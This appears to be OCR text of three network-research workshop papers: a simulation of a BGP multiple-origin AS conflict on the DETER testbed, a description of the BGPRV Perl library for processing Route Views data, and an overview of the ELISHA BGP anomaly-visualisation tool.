[5] M. Guirguis, A. Bestavros, and I. Matta. Exploiting the transients of adaptation for RoQ attacks on internet resources. In *Proceedings of ICNP*, Oct 2004.

[6] E. Kohler, R. Morris, B. Chen, J. Jannotti, and M. F. Kaashoek. The Click modular router. *ACM Transactions on Computer Systems*, 18(3):263–297, August 2000.

[7] A. Kuzmanovic and E. W. Knightly. Low-rate tcp-targeted denial of service attacks (the shrew vs. the mice and elephants). In *Proc. of ACM SIGCOMM*, August 2003.

[8] X. Luo and R. K.-C. Chang. On a new class of pulsing denial-of-service attacks and the defense. In *Network and Distributed System Security Symposium (NDSS)*, February 2005.

[9] M. Mathis, J. Mahdavi, S. Floyd, and A. Romanow. TCP selective acknowledgement options. RFC 2018, October 1996.

[10] J. Padhye, V. Firoiu, D. Towsley, and J. Kurose. Modeling TCP throughput: A simple model and its empirical validation. In *Proc. of the ACM SIGCOMM*, volume 28, pages 303–314, September 1998.

[11] UCB/LBNL/VINT groups. UCB/LBNL/VINT Network Simulator. http://www.isi.edu/nsnam/ns/, 2005.

BGP Experiment Talks

Preliminary BGP Multiple-Origin Autonomous Systems (MOAS) Experiments on the DETER Testbed

Glenn Carl George Kesidis Shashi Phoha
Bharat Madan
CSE,EE Departments, Applied Research Laboratory
Pennsylvania State University
{gmc102,gik2,sxp26,bbm2}@psu.edu

1 Introduction

BGP directs user traffic to its destination along routes sourced from originating ASs. Originating ASs are generally large, independently administrated networks, such as Internet Service Providers, that state to have direct access to a set of IP networks. An IP network and its origin AS are married through configuration of the origin AS's BGP routers, but BGP's blind trust of its configuration can lead to problems. For example, if BGP routers in different ASs are configured as the origin AS of the same IP network, traffic intended for this destination network can arrive at both ASs. If only one AS truly has direct access to the destination network, traffic entering the other AS can be lost or experience increased delay. BGP routes containing distinct originating ASs for the same destination network are not entirely reliable. This situation is a multiple origin autonomous system (MOAS) conflict.

Besides misconfiguration, MOAS conflicts can result from malicious intent and valid multi-homed network configurations. One study [7] highlighted the frequency and causes of MOAS conflicts, but none have yet to quantify the bias a MOAS conflict exhibits on where user traffic is routed. It is through measurement of the ASs' routing paths that we can estimate the potential for poor traffic performance due to a MOAS conflict. In this work, we use publicly available tools to create, log, and analyze BGP routing tables to show the percentages of ASs forwarding to each originating AS in the presence of a MOAS conflict.

Based on the successes of previous large-scale BGP experiments [5, 2], simulation was selected as the main experimental tool. Its computing resources are provided by the DETER[1] based on Emulab testbed, which also allows for BGP emulation through the use of GNU Zebra[2] routing software. Due to its command syntax similarities with the testbed and Zebra, the ns2 network simulator with BGP++[3] was used.

1.1 Previous Work

Simulation of MOAS conflicts was previously used for performance evaluation of a MOAS conflict detection technique [8]. The experimental network topologies were based on Routeviews[4] measurement data and ranged in size from 25 to 63 BGP routers. Each router modeled a single AS. No BGP routing policy was defined. To better estimate the complexity of the Internet, this paper uses larger size topologies and the inclusion of routing policy. Our results show the effects of routing policy. Initially, a small network is used for easier analysis and emulation, followed by a large network several magnitudes greater. The latter used distributed techniques as simulation of a large numbers of BGP routers requires large amounts of memory [6]. Furthermore, our experiments recreate a known MOAS conflict identified by a CAIDA analysis tool.

2 Experiments

Our experiments required models of the BGP protocol, Internet topology, and routing policies. The BGP protocol is provided by either the ns2 simulator or GNU Zebra routing software. Our Internet's topologies were extracted from recent Routeviews measurement data (April 1, 2006) using UMass's MNIL **infer_main.pl**[5]. This tool extracted a list of ASs interconnections which form the edge set of the network graph. Each vertex (or node) models a unique AS as a single BGP router, configured with an AS

[1] http://www.deterlab.net

[2] http://www.zebra.org

[3] http://www.ece.gatech.edu/research/labs/MANIACS/BGP++

[4] http://routeviews.org

[5] http://rio.ecs.umass.edu/mnilpub/download/asrelation.tar.gz

number, IP address, and set of peering neighbors. No internal iBGP topology was modeled. Moreover, no other routing protocols or background traffic was present. Queue disciplines, link bandwidth, and link delay were arbitrarily chosen as DropTail, 1Mbps, and 1ms.

To model BGP routing policy, AS business inter-relationships were inferred from the same Routeviews dataset. Using the heuristic algorithm of [3], **infer_main.pl** extracts inter-relationships by classifying ASs as either customers, providers, siblings or peers of each other. Based on these AS inter-relationships, the stable policy recommendations of [4] were implemented using local-preference, as-path access lists, route-maps, and regular expressions policy mechanisms. For sibling relationships, stable routing polices have yet to be defined. For ease, we reclassified siblings as mutual customers of each other, even though routing oscillations may be introduced.

Finally, the Routeviews data was analyzed by CAIDA's **straigthenRV**[6] which identified AS1239 (Sprint) and AS9255 (Singapore Telecom) as generating a MOAS conflict for prefix[7] 169.128.239.0/24 (Eveready Battery Company, St. Louis, MO). In our experiments, AS9255 and AS1239 were configured to originate this prefix.

Initial experiments were performed on a small, vertex induced subgraph of the Routeviews topology. This limited the topology's size for Zebra-based emulation and made initial analysis easier. The densely connected subgraph is shown in Figure 1, where origin AS9255 (Singapore Telecom) and AS1239 (Sprint) are edge and core nodes respectively. This subgraph included all shortest paths between AS9255 and AS1239, as well as all those ASs included in the Routeviews routes originated by AS9255 and AS1239 for prefix 169.128.239.0/24. All inferred routing policy for the induced subgraph was also retained.

A larger topology was also created by expanding the above subgraph to include all its nearest neighbors. This subgraph contained 8826 nodes. To accommodate distributed simulation, partitioning was performed using **Autopart**[8]. The full Routeviews topology, totaling 22086 nodes, could not yet be supported.

All MOAS experiments began with 170 seconds of initialization time, where all BGP speakers establish their peering connections. AS1239 and AS9255 then create a MOAS conflict by announcing prefix

[6]http://www.caida.org/funding/atoms

[7]An 32-bit bit number which has several leading bits in common with a set of connected IP addresses

[8]http://www-static.cc.gatech.edu/grads/x/Dongua.Xu/autopart




Figure 1: 50 Node Subgraph, Inferred Routing Policy

169.128.239.0/24 at time 200 and 230 seconds respectively. Beginning at 170 seconds, all BGP routing tables were logged at 25 equally spaced intervals.

Figure 2 shows a BGP routing table fragment, with at least one route originated by both AS9255 and AS1239. The origin AS is the last numerical list item in the Path column. This router, AS7473, will forward prefix traffic along its best route, which is the row entry prefixed by >. To develop a distribution of the network ASs forwarding toward a particular origin AS, the number of routers whose best route contains one or none of the origin ASs are counted.

3 Results and Discussion

For a experiment using the 50 node subgraph of Figure 1, Figure 3(a) and (b) shows the percentage of ASs forwarding to origins AS1239, AS9255, or do not yet have a route to 169.128.239.0/24. Figure 3(a) includes the effects of inferred BGP routing policy, where Figure 3(b) waived routing policy (in effect shortest path routing). The top panels contain results from simulation, whereas the bottom panels are from emulation.

From Figure 3(a) and (b), the vast majority of the ASs select routes to the centrally located AS1239 (Sprint). At the most, only 8% (4 out of 50) of the ASs forward to AS9255 (Singapore Telecom). These are AS9255, and its nearby neighbors AS3758 (SingNet), AS7473 (Singapore Telecom), and AS6939 (U.S-based Hurricane Electric) (see Figure 1). Without routing policy, Figure 3(b) shows the percent of ASs forwarding to AS9255 drops to 4% (2 out of 50). Here, AS7473(AS6939) now selects the path to AS1239, as it is only 1(2) hop(s) from AS1239, whereas it is 2(3)

BGP table version is 0, local router ID is 9.0.43.43
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal Origin codes: i - IGP, e - EGP, ? - incomplete

	Network	Next Hop	Metric	LocPrf	Weight	Path
*>	169.128.239.0/24	9.0.33.33		200	0	3758 9255 i
*		9.0.1.1		100	0	1239 i

(22 more entries)
Total number of prefixes 1

Figure 2: BGP Routing Table of AS7473

hops from AS9255 (see Figure 1).

When comparing the Routeviews measured AS paths to the simulation generated paths, we find that 71% (27 out of 38) are reproduced when using routing policy, whereas 55% (21 out of 38) are reproduced without policy. Moreover, since AS7473 and AS9255 both belong to the Singapore Telecom domain, they should both have consistent routing for any prefix. Therefore, we conclude that use of inferred routing policy is preferred, resulting in AS7473 forwarding to AS9255 for 169.128.239.0/24.

Zebra-based emulation results are shown in the bottom panels of Figure 3 (a) and (b). These results are consistent with those from simulation panels. Also, its transient behavior is both smoother and longer, possibly reflecting the emulation's higher fidelity modeling of link bandwidths, propagating delays, and CPU processing time.

We used 16 distributed simulation instances to evaluate the larger 8826 node topology. Each instance consumed about one magnitude less memory than the entire subgraph (∼2.1G). Although partitioning was consistent in terms of number of nodes, it was not in edge cuts, which resulted in several simulation instances having several times the memory consumption of the others due to interprocess overhead.


Using inferred routing policy, 65% (25 out of 38) of the Routeviews paths are reproduced by large-scale simulation. Figure 3(c) shows only 0.6% (58 out of 8826) ASs forward to AS9255. As with the smaller subgraph, the majority (99.4%) of ASs select routes to AS1239 (Sprint). We conclude that this MOAS conflict is insignificant in practice. We conjecture that the prefix owner, Eveready Battery Corporation, uses a multi-homed strategy where AS9255 (Singapore Telecom) supports a remote field office, AS1239 (Sprint) for its rest of world access, and a possibly a private line for interconnectivity.


To see the effects of a problematic MOAS conflict, the densely connected AS701(UUNET) was misconfigured to also announce the prefix. Shown in Figure 3(d) are the effects on the large topology of 8826 nodes. About 40% of ASs change their forwarding choice from AS1239(Sprint) to AS701(UUNET). In practice, this may result in a large amounts of traffic being lost after it is incorrectly forwarded into the AS701 domain.

4 Conclusions and Future Works


Our experiments highlighted the insignificance of a single MOAS conflict contained in the Routeviews data. Over 90% of the ASs forward to a densely connected core origin AS as opposed to an edge origin AS. This MOAS conflict is most likely a valid network configuration. On the other hand, by purposely misconfiguring another core AS to join the MOAS conflict, over 40% of the ASs react with the potential to cause user traffic loss. As other MOAS conflicts also exist in the Routeviews data, and many possibilities exists for fabricating new ones, our results and analysis is preliminary and does not offer any relationships between the location of the multiple originating ASs and the bias effect on AS forwarding. Furthermore, the addition of iBGP topologies and other definitions of sibling routing policies will likely have modeling effects.


We were unable to simulate the full topology available in the Routeviews data using the publicly available distributed simulation tools. Although better graph partitioning or more powerful simulation tools and hardware may allow a full Routeviews topology to be simulated, alternative approaches such as modeling scale-down are being pursued [1]. Combining these smaller simulation models with those of emulation, may lead to a hybrid approach that offers a balance between experimental scale and fidelity.






(*a*) 50 Nodes
Inferred BGP Routing Policy






(*b*) 50 Nodes
Shortest Path Routing



(*c*) 8826 Nodes
Inferred BGP Routing Policy



(*d*) 8826 Nodes, Inferred Policy
AS701 Misconfiguration

Figure 3: MOAS Results for 04-01-06 Routeview Subgraphs

Acknowledgments

This work was supported under the Pennsylvania State University Applied Research Laboratory's Exploratory and Foundational (E&F) Graduate Student Research Program.

References

[1] G. Carl, G. Kesidis, S. Phoha, and B. Madan. Path preserving scale down for validation of internet interdomain routing protocols. In *Submitted to WSC '06*.

[2] Xenofontas A. Dimitropoulos and George F. Riley. Large-scale simulation models of bgp. In *MASCOTS*, pages 287–294, 2004.

[3] Lixin Gao. On inferring autonomous system relationships in the internet. *IEEE/ACM Transactions on Networking*, 9(6):733–745, 2001.

[4] Lixin Gao and Jennifer Rexford. Stable internet routing without global coordination. In *Measurement and Modeling of Computer Systems*, pages 307–317, 2000.

[5] Fang Hao and Pramod Koppol. An internet scale simulation setup for bgp. *SIGCOMM Comput. Commun. Rev.*, 33(3):43–57, 2003.

[6] David M. Nicol, Michael Liljenstam, and Jason Liu. Advanced concepts in large-scale network simulations. In *Proceeding of the Winter Simulation Conference*, 2005.

[7] Xiaoliang Zhao, Dan Pei, Lan Wang, Dan Massey, Allison Mankin, S. Felix Wu, and Lixia Zhang. An analysis of bgp multiple origin as (moas) conflicts. In *IMW '01: Proceedings of the 1st ACM SIGCOMM Workshop on Internet Measurement*, pages 31–35, New York, NY, USA, 2001. ACM Press.

[8] Xiaoliang Zhao, Dan Pei, Lan Wang, Dan Massey, Allison Mankin, Shyhtsun Felix Wu, and Lixia Zhang. Detection of invalid routing announcement in the internet. In *DSN '02: Proceedings of the 2002 International Conference on Dependable Systems and Networks*, pages 59–68, Washington, DC, USA, 2002. IEEE Computer Society.

BGPRV: A Library for Fast and Efficient Routing Data Manipulation

Kevin Butlter, Sophie Y. Qiu*, and Patrick D. McDaniel
Dept. of Computer Science & Engineering
The Pennsylvania State University
University Park, PA 16802
{butler,mcdaniel}@cse.psu.edu

*Dept. of Computer Science
The Johns Hopkins University
Baltimore, MD 21218
yuqiu@cs.jhu.edu

***Abstract*— BGPRV is a tool aimed to aid the analysis of BGP updates or routing table snapshots. It provides a set of library functions that make it possible to retrieve and process archived BGP data with efficiency and convenience. It encapsulates the functions of scanning the Route Views route repository, downloading data for specified time frame, processing the binary MRT format, and filtering incomplete or undesired data etc., and returns BGP data as single stream. With the abstraction of operations and simplified usage, it provides users with clean and organized BGP data that is ready for further processing and analysis.**

I. Introduction

BGP is *the* protocol that drives contemporary inter-domain routing [12]. Its performance is one of the key elements contributing to the success of the Internet. To date, there have been numerous efforts devoted to BGP related measurements and dynamic behavior analysis. Obtaining real-time information about the global routing system from the perspective of tens of different viewpoints around the world, Route Views data [2] have become one of the most important resources to Internet operators, networking community, and academic researchers.

Route Views acts as a route reflector for over 40 different ASes, from around the world. The routers collect both RIBs and UPDATEs and provide data in Cisco and MRT formats. RIBs are routing table snapshots and UPDATEs are BGP update messages. Route Views collect RIBs every two hours and UPDATEs every 15 minutes. The archived data are extensively used for the study and analysis of the Internet, for example, Internet topology and hierarchy, address usage and prefix advertisement, routing table growth, AS relationship inference, BGP instability, and convergence etc.

Collection and manipulation of Route Views data has been an interesting problem in itself. Tools have been built to periodically download RIBs and dampened routes [7], to support automatically queries [8], to convert the MRT format RIBs and UPDATEs to ASCII format [5], [4], or to parse and organize the collected data [3].

With the BGPRV toolset, we have created an easy to use set of functions that encapsulate many disparate tasks and hide low-level details from users, making it possible to collect and manipulate Route Views data with ease. Of chief importance, BGPRV is written in Perl for platform independence and its usage is simple. With a single command that specifies the period of interest (start time and end time), the tool takes care of tasks such as scanning the Route Views website, replicating the desired routing data, translating the binary format, and generating streams of BGP updates from files. BGP data can be collected and processed efficiently. It can run on either online or offline modes, based on the requirements. Moreover, the tool is not limited to manipulate Route Views data. It can be applied for collecting and parsing other MRT formatted data such as RIS data [6] and the logs from any Zebra or Quagga router that output data in MRT format.

BGPRV has been used in research on the address use structure and advertisement stability characterization in the Internet [11], origin authentication [9], and routing validation system [10]. We expect its usage will be further broadened in the Internet routing community.

II. Overview of BGPRV

Route Views data are stored as many individual files and the data are organized based on the year, month, and smaller time units when they were retrieved from the peering routers. BGPRV (see Figure 1) scans the Route Views website periodically and keeps an updated record for all the available data. It generates an entry for the URL that points to the stored Route Views data and puts them in a file named ”rv_state.dat”. Each entry is associated with a time stamp, representing the last time the file was examined. Because the full list of files that comprise the repository is kept, BGPRV can detect if a file is missing or has been deleted, and




Fig. 1. BGPRV: a tool to collect and manipulate Route Views data

reacquire the file. Given the specified start time and end time, BGPRV pulls the individual files stored at Route Views and returns a sequence of hashes which point to tokenized records. The downloaded data are stored in a repository named "rv_repository". BGPRV provides abstraction from individual directories and individual files and allows the user to read the BGP data as a single file. It decompresses the downloaded file, converts MRT format to ASCII format, and returns BGP data stream for the specified period, while hiding all the implementation and operation details from the user.

III. TOOLS

The major functions provided by BGPRV include the following:

A. GETRV

Using LWP modules, *getrv* first scans the Route View website, then download all files for the specified period. The files are mirrored in a directory in the current directory "rv_repository", which must be created before running the script. To run the utility, use the following parameters:

getrv <start time> <end time>

where the time is in the following format: "MM/DD/YY HH:MM:SS". For example, $getrv "01/01/03 00:00:00" "12/31/03 23:59:59" retrieves all the UPDATE data for 2003.

B. BGPPDUMP

bgppdump provides similar function as Tim Griffin's bgpdump tool [1], but does so in a platform-independent manner through the use of Perl, while extracting only the pertinent information from the BGP data. To run the utility, use the following parameters:

bgppdump [-f] <start time> <end time>

where the time is in the format "MM/DD/YY HH:MM:SS". The "-f" is optional, and indicates that the utility should operate in offline mode (e.g., no scanning or obtaining files over the web). The output of the tool is similar to that found in the normal bgpdump. However, only UPDATE and WITHDRAW data is reported, and all community strings and most attributes are stripped. The output format for Updates is:

<time>|A|<serc IP>|<prot> |<prefix>|<path>

and the output format for WITHDRAWS is:

<time>|W|<src IP>|<prot>|<prefix>.

Note that any UPDATE containing an AS set or IPv6 address is ignored.

C. BGPSTAB

bgpstab examines the stability of BGP by analyzing BGP updates. To run the utility, use the following parameters:

bgpstab [-f] [-r <src>] <start time> <end time>

where the time is in the format "MM/DD/YY HH:MM:SS". The "-f" is optional, and indicates that

the utility should operate in offline mode. The ”-r” parameter indicates the viewpoint of the test. Where specified, all announcements not from that viewpoint are ignored. A second mode allows to restart a test in progress. The mode is invoked as

bgpstab -s <statefile>

and restarts a test. A statefile named with the test date range (so multiple tests can run at the same time) is created periodically (typically after processing every 250th UPDATE file). The file name is encoded in the format of YYYYMMDD.HHMM-YYYYMMDD.HHMM-bgpstad.dat. There is no need to give any other parameters, as the statefile contains all the original times, sources etc.

The output files are named by the ranges of times they cover as for the statefile, except the ending of the file indicates the types of data that is covered. *-ases.out is the AS centric output file. It gives the AS number and the events observed from this AS, including the number of prefixes, the number of origin change events, the number of direct AS to AS change events, the number of announcements, and the number of withdraws. Similarly, *-prefixes.out is the prefix centric output file. It gives the prefix and the events related to this prefix, for example, the number of ASes the have originated the prefix, the number of related origin change events, the number of related direct AS to AS change events, the number of announcements, and the number of withdraws.

The uptimes observed during the test is given by *-upfile.out, which contains a single observed uptime (continuous period when a prefix was available and originated by the same AS) per line. Similarly, *-downfile.out outputs downtimes (continuous period when a prefix was not available) observed during the test.

bgpstab also outputs the overall statistics results. *.out contains the information such as completion date, test coverage, the specific viewpoint for this test (All announcements for non-viewpoints are ignored), and the number of UPDATE messages that the stability program observed[1]. Moreover, it also gives the number of messages whose origin is IBGP (PROT_IBGP), the number of messages whose origin is EBGP (PROT_EBGP), the number of messages whose origin is reported as being incomplete (PROT_ICOM), the number of messages whose origin is unknown (PROT_UNKNOWN), e.g., no origin attribute included in the message, and unfiltered sources which are the message counts for all sources in the test data (if source is selected, many of these are ignored).

[1]Note that the number of UPDATEs will be less than the number of announcements, as many withdraws or announcements could be included in the same message.

IV. Performance

As an example to illustrate the performance of BGPRV, we run bgppdump in offline mode on an Apple XServe with dual 1.8 GHz G5 processors and 4 GB of RAM, connected in a RAID-5 configuration by Fibre Channel to an Apple X-Raid disk array. We processed the archived Route Views BGP updates for a one-month period (Jan 2005). The program took 1390.76 CPU seconds to process 211,970,676 announcements and 22,183,935 withdrawals. Much of the computation time was spent inflating the archives, which are compressed 95% compared to their full-sized equivalents. The size of the generated update stream is 16GB, with all community and other irrelevant attributes stripped and incomplete information filtered.

V. Summary

In this paper, we introduce BGPRV, a tool which makes it possible to retrieve and process MRT-formatted BGP data with ease. Hiding implementation and operation details, BGPRV encapsulates the functions of scanning Route Views website, data downloading and decompression, converting MRT format to ASCII format, and allows the user to read BGP data as single stream instead of many individual files. Moreover, BGPRV is platform independent, efficient, and simple to use.

References

[1] *BGP tools*, http://nms.lcs.mit.edu/software/bgp/bgptools/.
[2] *University of Oregon Route View Project*, http://routeviews.org.
[3] *CAIDA Atoms Tools*, http://www.caida.org/funding/routing/atoms/.
[4] *Marco d'Itri's perl dump parser scripts*, http://www.linux.it/ md/software/zebra-dump-parser.tgz.
[5] *MRTd package*, http://www.mrtd.net/.
[6] *RIS raw data*, http://www.ripe.net/projects/ris/rawdata.html.
[7] *BGP data collector*, http://www.routeviews.org/scripts/collector.
[8] *Rancid Clogin*, http://www.shrubbery.net/rancid/.
[9] W. Aiello, J. Ioannidis, and P. McDaniel, “Origin Authentication in Interdomain Routing,” in *Proceedings of 10th ACM Conference on Computer and Communications Security (CCS)*. ACM, October 2003, pp. 165–178, washington, DC.
[10] G. Goodell, W. Aiello, T. Griffin, J. Ioannidis, P. McDaniel, and A. Rubin, “Working Around BGP: An Incremental Approach to Improving Security and Accuracy of Interdomain Routing,” in *Proceedings of Network and Distributed Systems Security 2003 (NDSS)*. Internet Society, February 2003, pp. 75–85, san Diego, CA.
[11] S. Qiu, P. McDaniel, F. Monrose, and A. Rubin, “Characterizing Address Use Structure and Stabillity of Origin Advertizement in Interdomain Routing,” in *11th IEEE Symposium on Computers and Communications*, Pula-Cagliari, Sardinia, Italy, June 2006.
[12] Y. Rekhter and T. Li, “A border gateway protocol (BGP-4), RFC 1771,” 1995.

ELISHA: A VISUAL AND INTERACTIVE TOOL FOR BGP ANOMALY DETECTION AND ANALYSIS

Shih-Ming Tseng
S.Felix Wu
Kwan-Liu Ma
Chen-Nee Chuah
UC Davis

Soon-Tee Teoh
San Jose State University

Ke Zhang
Cisco

Xiaoliang Leon Zhao
Juniper Network

ABSTRACT

We have developed a visual-based BGP anomaly detection and analysis system, called ELISHA, for running BGP experiments on the DETER testbed. While the complexity of the inter-domain Internet infrastructure (such as the BGP behavior) is still beyond our control, our integrated visualization tool will assist experimenters to streamline the process of detection and analysis for BGP anomalies. We believe that, in analyzing such complex events, while a fully automated approach might be theoretically possible, it could be practically too expensive to realize. Therefore, we focus on leveraging the human's cognitive capability and experience in bridging the gap between the idealized Internet routing models and the real-world BGP operations. ELISHA will allow the DETER users to visualize both routing dynamics and OASC (Origin AS Change) events, and their interdependency. For different types of network events, ELISHA provides a number of configurable orientations such that the same set of events can be viewed using different visual representation methods. Furthermore, our system includes various programmable information filters and abstractors, such as statistical-based classifiers, such that DETER users can interactively and gradually focus on selected critical events.

1. INTRODUCTION

As the size, speed, complexity, and connectivity of the Internet continue to grow, the analysis of operational BGP (Border Gateway Protocol) dynamics becomes increasingly challenging. For instance, given a burst of BGP update messages for a particular IP address prefix, it is hard to determine whether the operators should worry about it, and how to explain or determine exactly the root causes for this set of BGP messages. Sometimes, even an experienced network

administrator needs to rely on the information from different external administrative domains to correctly identify some potential faults or configuration problems. The process of fault investigation for BGP by human operators is typically tedious and expensive, while some critical faults, if not being handled in real-time, would seriously degrade the network performance.

In the past three years, the UC Davis team has developed research tools to visually analyze OASC (Origin AS Change) and routing dynamics/anomalies for BGP. The main focus has been to develop a practically useable system for human network administrators to speed up the process of anomaly detection and analysis.

2. INFORMATION VISUALIZATION FOR BGP

In the community of intrusion/fault detection, the limitation regarding false positive and negative is well known. In order to provide more accurate detection results, we have built various information visualization tools to represent a large set of BGP update events. Our experience shows that human's cognitive pattern recognition capability can easily identify certain interesting anomalous patterns that cannot be effectively detected by fully automated detectors. While a statistic anomaly detector can potentially select a much smaller set of highly ranked events, a visual-based detection tool can often determine some truly critical events, and possibly correlate them visually. Our tool integrates the statistic detector into the BGP visualization interface. Figure 1 shows a few screen shots of our prototype

visualization tools for BGP routing dynamics and anomalies.

3. PROGRAMMABLE INFORMATION RANKING, FILTERING, ABSTRACTION, AND REPRESENTATION

The number of BGP events in today's Internet is extremely large, and it is critical to allow the human operators to adaptively specify what they would like to see at each particular moment. ELISHA provides a set of configurable options as well as programmable filters such that the amount of information being visually presented is reduced, focused and abstracted from the ocean of BGP raw events. For instance, for each BGP event, we can use statistic-based classifiers such as NIDES/STAT to rank quantitatively the level of anomaly. For the measure of "relative" anomalies, if a particular event (or a set of events) deviates from its own statistical long-term profile significantly (i.e., above certain thresholds), then, this event will be very "interesting" for the human operators to examine more closely. On the other hand, for "absolute" anomalies, we need to build/configure a signature/pattern database such that all interesting patterns can be presented to the human users.

4. THE INTERACTIVE FAULT/ANOMALY INVESTIGATION PROCESS

Identifying true anomalies, statistically or visually, is merely the first step in the process of BGP infrastructure management. An anomaly by itself without its background information or the root cause is not very useful to the operators. Ideally, it would be nice to have a knowledge-based expert system about BGP to automatically analyze and explain the detected anomalies. However, the main challenge here is that we do not have such a "correct knowledge base" about BGP from the very beginning. Naturally, an adaptive approach is taken by the ELISHA project to utilize human expert's guidance and to gradually enhance its accuracy and performance.

In order to acquire the knowledge about anomaly analysis and explanation from human experts, ELISHA has a panel interface to allow users to navigate through the BGP information in different levels of abstraction. Through this navigation process, we are building a tool to ask the DETER users to input/specify the rationale or patterns behind their selections on BGP related information and the final/partial conclusions about a particular anomaly or a set of correlated anomalies. Then, the ELISHA system will find out, through this interactive process, what other network events might be related to the problem currently being investigated

5. REMARKS

One future goal of ELISHA is to allow different DETER users to share their knowledge and perspective regarding BGP. This will allow, for example, a new DETER user to quickly detect and analyze difficult but similar problems by building on top of the analysis strategies contributed by those who have much more experience about running BGP experiments on DETER.

